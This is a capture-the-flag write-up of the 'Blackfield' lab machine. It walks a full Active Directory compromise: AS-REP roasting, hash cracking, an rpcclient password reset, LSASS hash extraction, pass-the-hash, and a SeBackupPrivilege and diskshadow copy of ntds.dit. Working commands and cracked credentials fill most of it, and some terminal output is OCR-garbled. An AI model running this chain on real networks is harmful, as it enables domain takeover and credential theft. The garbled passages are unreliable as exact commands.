Write up Blackfield




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Enumeration

Nmap scan

nmap -sV -sC -top-ports=6000 10.10.10.192

```
rootgkal1:/nome/kal1# nmap -sv -sc --top-ports=0000 10.10.10.192

Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-08 05:04 EDT

Nmap scan report for blackfield (10.10.10.192)

Host is up (0.10s latency).

Not shown: 5992 filtered ports

PORT STATE SERVICE VERSION

53/tcp open domain?

1 fingenuint-strings.
   fingerprint-strings:
DNSVersionBindReqTCP:
           version
          bind
 B8/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2020-06-08 16:08:40Z)
135/tcp open msrpc Microsoft Windows RPC
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.log
389/tcp open ldap Microsoft Windows RPC over HTTP 1.0
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
3268/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
                                                      Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
   service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https
 -service :
F=Pert16 .

SF-Port53-TCP:V=7.80%I=7%D=6/8%Time=5EDDFF33%P=x86_64-pc-linux-gnu%r(DNSVe SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\x SF:04bind\0\0\x10\0\x03");
 Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: 7h03m53s
| smb2-security-mode:
           Message signing enabled and required
    smb2-time:
       date: 2020-06-08T16:11:04
start_date: N/A
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 222.11 seconds
```

This shows it's an Active Directory machine.

SMB Shares Enumeration

Because SMB in enabled I wanted to check for SMB shares.

smbclient -L 10.10.10.192

```
root@kali:/home/kali# smbclient
Enter WORKGROUP\root's password:
                                    Comment
                         Type
        ADMIN$
                                    Remote Admin
                                    Default share
                         Disk
        forensic
                         Disk
                                    Forensic / Audit share.
        IPC$
                         IPC
                                    Remote IPC
        NETLOGON
                         Disk
                                    Logon server share
        profiles$
                         Disk
        SYSV0L
                         Disk
                                    Logon server share
SMB1 disabled -- no workgroup available root@kali:/home/kali#
```

Only 1 share is anonymous accessible; profiles\$

smbclient //10.10.10.192/profiles\$

But by examining the files there was nothing useful in these files.

Rpcclient

Also, anonymous login with RPC failed.

rpcclient 10.10.10.192

Exploitation

After some enumeration of the services which are running I determined that we couldn't use any of this service for further enumeration. Because this is an Active Directory machine I looked for common Active Directory exploitation vectors.

Resource: https://www.tarlogic.com/en/blog/how-to-attack-kerberos/

We know SMB is enabled, so we can check with common usernames, if one of those usernames pre-auth is enabled for one of the users so we can intercept the hash and crack it.

GetNPUsers.py

Contents of usernames.txt

root@kali:/tmp/Blackfield# cat usernames.txt administrator support svc_backup root@kali:/tmp/Blackfield#

python GetNPUsers.py blackfield/dc-01 -usersfile usernames.txt -format john -outputfile intercepted_hash

root@kali:/tmp/Blackfield# python GetNPUsers.py blackfield/dc-01 -usersfile usernames.txt -format john -outputfile intercepted_hash Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

Password:

[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set

[-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set

root@kali:/tmp/Blackfield#

We see that the support user isn't giving us a negative result. Because that user has pre-auth enabled. If we look in our intercepted hash file we can see that we intercepted your hash.

root@kali:/tmp/Blackfield# cat intercepted_hash \$krb5asrep\$support@BLACKFIELD:5562facc6319b9503bd8aff0b4220030\$ def770bdefbead2c9e9432b09f231453d2a1f03aa738bec8345b8933a4ef2ec Be8fabaf65248b6c3c0dc4f5b62a0415da5c069167be64d295f286f8fe15a64 root@kali:/tmp/Blackfield#

Cracking the intercepted hash

john --wordlist=/usr/share/wordlists/rockyou.txt intercepted_hash

```
root@kali:/tmp/Blackfield# john --wordlist=/usr/share/wordlists/rockyou.txt intercepted_hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
#00^BlackKnight ($krb5asrep$support@BLACKFIELD)
1g 0:00:00:37 DONE (2020-06-08 05:42) 0.02660g/s 381350p/s 381350c/s 381350C/s #1Warrior..#*khvc$^
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:/tmp/Blackfield#
```

Cracked password: #00^BlackKnight

The credentials are:

support: #00^BlackKnight

RPCclient

I couldn't access any SMB share with these credentials but I was able to login with rpcclient.

rpcclient -U support 10.10.10.192

```
root@kali:/tmp/Blackfield# rpcclient -U support 10.10.10.192
Enter WORKGROUP\support's password:
rpcclient $>
```

First, I enumerated for more users.

enumdomusers

```
root@kali:/tmp/Blackfield# rpcclient -U support 10.10.10.192
Enter WORKGROUP\support's password:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[audit2020] rid:[0x44f]
user:[support] rid:[0x450]
```

In rpcclient, you have an option called; setuserinfo2. With this option we can update a user's password.

The only user where I could do this successfully was by: audit2020

setuserinfo2 audit2020 23 IceL0rd

```
rpcclient $> setuserinfo2 audit2020 23 IceL0rd
rpcclient $>
```

Now that we have updated the audit2020 password, we can try if we can have access to an SMB share.

Access SMB share with updated password

Connecting to the forensic share.

smbclient -U 'blackfield\audit2020' \\\\10.10.10.192\\forensic

```
root@kali:/tmp/Blackfield# smbclient -U 'blackfield\audit2020' \\\\10.10.10.192\\forensic
Enter BLACKFIELD\audit2020's password:
Try "help" to get a list of possible commands.
smb: \>
```

After some enumeration of the SMB shares, I found an interesting file which can contain a hash.

```
\> dir
                                                                                         Sun Feb 23 08:03:16 2020
                                                                                   0 Sun Feb 23 08:03:16 2020
0 Sun Feb 23 13:14:37 2020
0 Thu May 28 16:28:33 2020
 commands output
                         7846143 blocks of size 4096. 4115820 blocks available
mb: \> cd memory
mb: \memory_analysis\> dir
                                                                  D 0 Thu May 28 16:28:33 2020
D 0 Thu May 28 16:28:33 2020
A 37876530 Thu May 28 16:25:36 2020
A 24962333 Thu May 28 16:25:45 2020
A 23993305 Thu May 28 16:25:54 2020
A 18366396 Thu May 28 16:26:13 2020
ctfmon.zip
dfsrs.zip
                                                                  A 8810157 Thu May 28 16:26:13 2020
A 41936098 Thu May 28 16:25:08 2020
A 64288607 Thu May 28 16:25:25 2020
A 13332174 Thu May 28 16:26:24 2020
 RuntimeBroker.zip
                                                                  A 131983313 Thu May 28 16:26:49 2020
A 33141744 Thu May 28 16:27:00 2020
A 33756344 Thu May 28 16:27:11 2020
 ServerManager.zip
sihost.zip
                                                                  A 14408833 Thu May 28 16:27:19 2020
A 34631412 Thu May 28 16:27:30 2020
A 14255089 Thu May 28 16:27:38 2020
 taskhostw.zip
 winlogon.zip
                                                                  A 18303252 Thu May 28 16:27:53 2020
 WmiPrvSE.zip
                           7846143 blocks of size 4096. 4115820 blocks available
mb: \memory_analysis\>
```

Now download Isass.zip

smbget smb://10.10.10.192//forensic/memory_analysis/lsass.zip -U audit2020

```
root@kali:/tmp/Blackfield# smbget smb://10.10.10.192//forensic/memory_analysis/lsass.zip -U audit2020
Password for [audit2020] connecting to //forensic/10.10.10.192:
Using workgroup WORKGROUP, user audit2020
smb://10.10.10.192/forensic/memory_analysis/lsass.zip
Downloaded 39.99MB in 150 seconds
root@kali:/tmp/Blackfield# ls -al lsass.zip
-rwxr-xr-x 1 root root 41936098 Jun 8 06:18 lsass.zip
root@kali:/tmp/Blackfield#
```

I used mimidump to dump the hashes

pypykatz Isa minidump Isass.DMP

```
INFO:root:Parsing file lsass.DMP
FILE: ====== lsass.DMP ======
== LogonSession ==
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
        == MSV ==
                Username: svc_backup
                Domain: BLACKFIELD
                LM: NA
                NT: 9658d1d1dcd9250115e2205d9f48400d
                SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
```

After this I am going to read out the dump file

svc_backup:9658d1d1dcd9250115e2205d9f48400d

Pass the hash svc_backup

Because port 5985 is open we can use evil-winrm to login with the hash.

evil-winrm -i blackfield -u svc backup -H '9658d1d1dcd9250115e2205d9f48400d'

```
root@kali:/tmp/Blackfield# evil-winrm -i blackfield -u svc_backup -H '9658d1d1dcd9250115e2205d9f48400d'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami
blackfield\svc_backup

*Evil-WinRM* PS C:\Users\svc_backup\Documents>
```

Post-Exploitation

By enumerating the token, we can see that SeBackupPrivilege token is enabled.

Checking Tokes

Resource: https://github.com/giuliano108/SeBackupPrivilege

whoami /priv

```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> whoami /priv

PRIVILEGES INFORMATION

Privilege Name Description State

SeMachineAccountPrivilege Add workstations to domain Enabled Back up files and directories SeRestorePrivilege Restore files and directories Enabled SeShutdownPrivilege Shut down the system Enabled SeChangeNotifyPrivilege Bypass traverse checking Enabled SeIncreaseWorkingSetPrivilege Increase a process working set Enabled *Evil-WinRM* PS C:\Users\svc_backup\Desktop>
```

Exploiting the SeBackupPrivilege token

First, we need to download the 2 dll, (see resource) and put on the system.

upload /tmp/Blackfield/exploitation/SeBackupPrivilegeUtils.dll

upload /tmp/Blackfield/exploitation/SeBackupPrivilegeCmdLets.dll

Now we need to import those 2 DLL's and enable the token.

Import-Module .\SeBackupPrivilegeUtils.dll

Import-Module .\SeBackupPrivilegeCmdLets.dll

Set-SeBackupPrivilege

Get-SeBackupPrivilege

```
*Evil-WinRM* PS C:\temp> Import-Module .\SeBackupPrivilegeUtils.dll
*Evil-WinRM* PS C:\temp> Import-Module .\SeBackupPrivilegeCmdLets.dll
*Evil-WinRM* PS C:\temp> Set-SeBackupPrivilege
*Evil-WinRM* PS C:\temp> Get-SeBackupPrivilege
```

But we can't copy the root flag, and read it.

Changing File Permissions NTDS

What we can do is changing file permission of the file ntds.dit (which contain administrator hash).

\$user="blackfield.local\svc_backup"

\$folder="C:\windows\ntds"

\$acl = Get-Acl \$folder

\$rule = new-object System.Security.AccessControl.FileSystemAccessRUle \$user, "FullControl", "ContainerInherit,ObjectInherit", "None", "Allow"

\$acl.AddAccessRule(\$rule)

Set-Acl -Path \$folder -AclObject \$acl

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> $user="blackfield.local\svc_backup"
*Evil-WinRM* PS C:\Users\svc_backup\Documents> $folder="C:\windows\ntds"
*Evil-WinRM* PS C:\Users\svc_backup\Documents> $acl = Get-Acl $folder
*Evil-WinRM* PS C:\Users\svc_backup\Documents> $ucl = new-object System.Security.AccessControl.FileSystemAccessRUle $user, "FullControl", "ContainerInherit,ObjectInherit", "None", "Allow
*Evil-WinRM* PS C:\Users\svc_backup\Documents> $acl.AddAccessRule($rule)
*Evil-WinRM* PS C:\Users\svc_backup\Documents> $et-Acl -Path $folder -AclObject $acl
```

Creating ShadowCopy

In order to create a shadow, copy we run diskshadow with the following lines:

set metadata C:\temp\backup.cab

set context clientaccessibles

set context persistents

begin backups

add volume c: alias mydrives

creates

expose %mydrive% z:s

```
root@kali:/tmp/Blackfield/exploitation# cat script.txt
set metadata C:\temp\backup.cab
set context clientaccessibles
set context persistents
begin backups
add volume c: alias mydrives
creates
expose %mydrive% z:s
root@kali:/tmp/Blackfield/exploitation#
```

Uploaded it to target system.

upload /tmp/Blackfield/exploitation/scipt.txt

```
*Evil-WinRM* PS C:\temp> upload /tmp/Blackfield/exploitation/scipt.txt
Info: Uploading /tmp/Blackfield/exploitation/scipt.txt to C:\temp\scipt.txt

Data: 208 bytes of 208 bytes copied

Info: Upload successful!
```

Diskshadow /s scipt.txt

```
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer: DC01, 6/7/2020 7:00:16 PM
> set metadata C:\temp\backup.ca
-> set context clientaccessible
-> set context persistent
> begin backup
 > add volume c: alias mydrive
> create
Alias mydrive for shadow ID {546b4d98-34e2-448a-b533-98c42d8db3b8} set as environment variable.
Alias VSS\_SHADOW\_SET for shadow set ID \{ad73e6c0-261c-43ad-a22e-13682f924297\} set as environment variable.
Querying all shadow copies with the shadow copy set ID {ad73e6c0-261c-43ad-a22e-13682f924297}
       * Shadow copy ID = {546b4d98-34e2-448a-b533-98c42d8db3b8}
                                                                                %mvdrive%
               - Shadow copy set: {ad73e6c0-261c-43ad-a22e-13682f924297}
                                                                               %VSS_SHADOW_SET%
               - Original count of shadow copies = 1
               - Original volume name: \\?\Volume{351b4712-0000-0000-602200000000}\ [C:\]
               - Creation time: 6/7/2020 7:01:31 PM
               - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
               - Originating machine: DC01.BLACKFIELD.local
               - Service machine: DC01.BLACKFIELD.local
               - Not exposed
               - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
               - Attributes: No_Auto_Release Persistent Differential
Number of shadow copies listed: 1
> expose %mydrive% z:
> %mydrive% = {546b4d98-34e2-448a-b533-98c42d8db3b8}
The shadow copy was successfully exposed as z:\.
Note: END BACKUP was not commanded, writers not notified BackupComplete.
DiskShadow is exiting.
```

If we look now in our directories we see 2 files that we need to download in order to dump the hash.

Mode	LastWriteTime		ime	Length	Name
-a	6/7/2020	7:01	PM	262470	1234.exe
-a	6/7/2020	7:04	PM	325033	12345.exe
-a	6/7/2020	7:01	PM	371355	backup.ca
-a	6/7/2020	6:23	PM	208	bing.url
-a	6/7/2020	7:57	PM	17891328	LOCAL
-a	6/7/2020	7:48	PM	12582912	ntds.dit
-a	6/7/2020	7:48	PM	14976	ntds.INTEG.RAW
-a	6/7/2020	7:48	PM	16384	ntds.jfm
-a	6/7/2020	6:44	PM	45056	sam.hive
-a	6/7/2020	6:58	PM	158	scipt.txt
-a	6/7/2020	6:20	PM	12288	SeBackupPrivilegeCmdLets.dll
-a	6/7/2020	6:20	PM	16384	SeBackupPrivilegeUtils.dll
-a	6/7/2020	7:14	PM	17784832	SYS
-a	6/7/2020	5:38	PM	17784832	SYSTEM.bak
-a	6/7/2020	6:43	PM	17784832	system.hive

Now we have the 2 files we needed on the Kali system.

```
root@kali:/tmp/Blackfield/exploitation# ls -al ntds.dit SYSTEM.bak
-rw-r--r- 1 root root 18874368 Jun 8 08:26 ntds.dit
-rw-r--r- 1 root root 17891328 Jun 8 08:27 SYSTEM.bak
root@kali:/tmp/Blackfield/exploitation#
```

Now we can sue secretsdump.py in order to dump the hash.

python secretsdump.py -ntds ntds.dit -system SYSTEM.bak LOCAL -outputfile admin_hash

```
root@kali:/tmp/Blackfield/exploitation# python secretsdump.py -ntds ntds.dit -system SYSTEM.bak LOCAL -outputfile admin_hash
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
```

head -n 5 admin_hash.ntds

```
root@kali:/tmp/Blackfield/exploitation# head -n 5 admin_hash.ntds
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:65557f7ad03ac340a7eb12b9462f80d6:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
root@kali:/tmp/Blackfield/exploitation#
```

Administrator:184fb5e5178480be64824d4cd53b99ee

Pass the hash Administrator

evil-winrm -i 10.10.10.192 -u administrator -H 184fb5e5178480be64824d4cd53b99ee

```
root@kali:/tmp/Blackfield# evil-winrm -i 10.10.10.192 -u administrator -H 184fb5e5178480be64824d4cd53b99ee
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```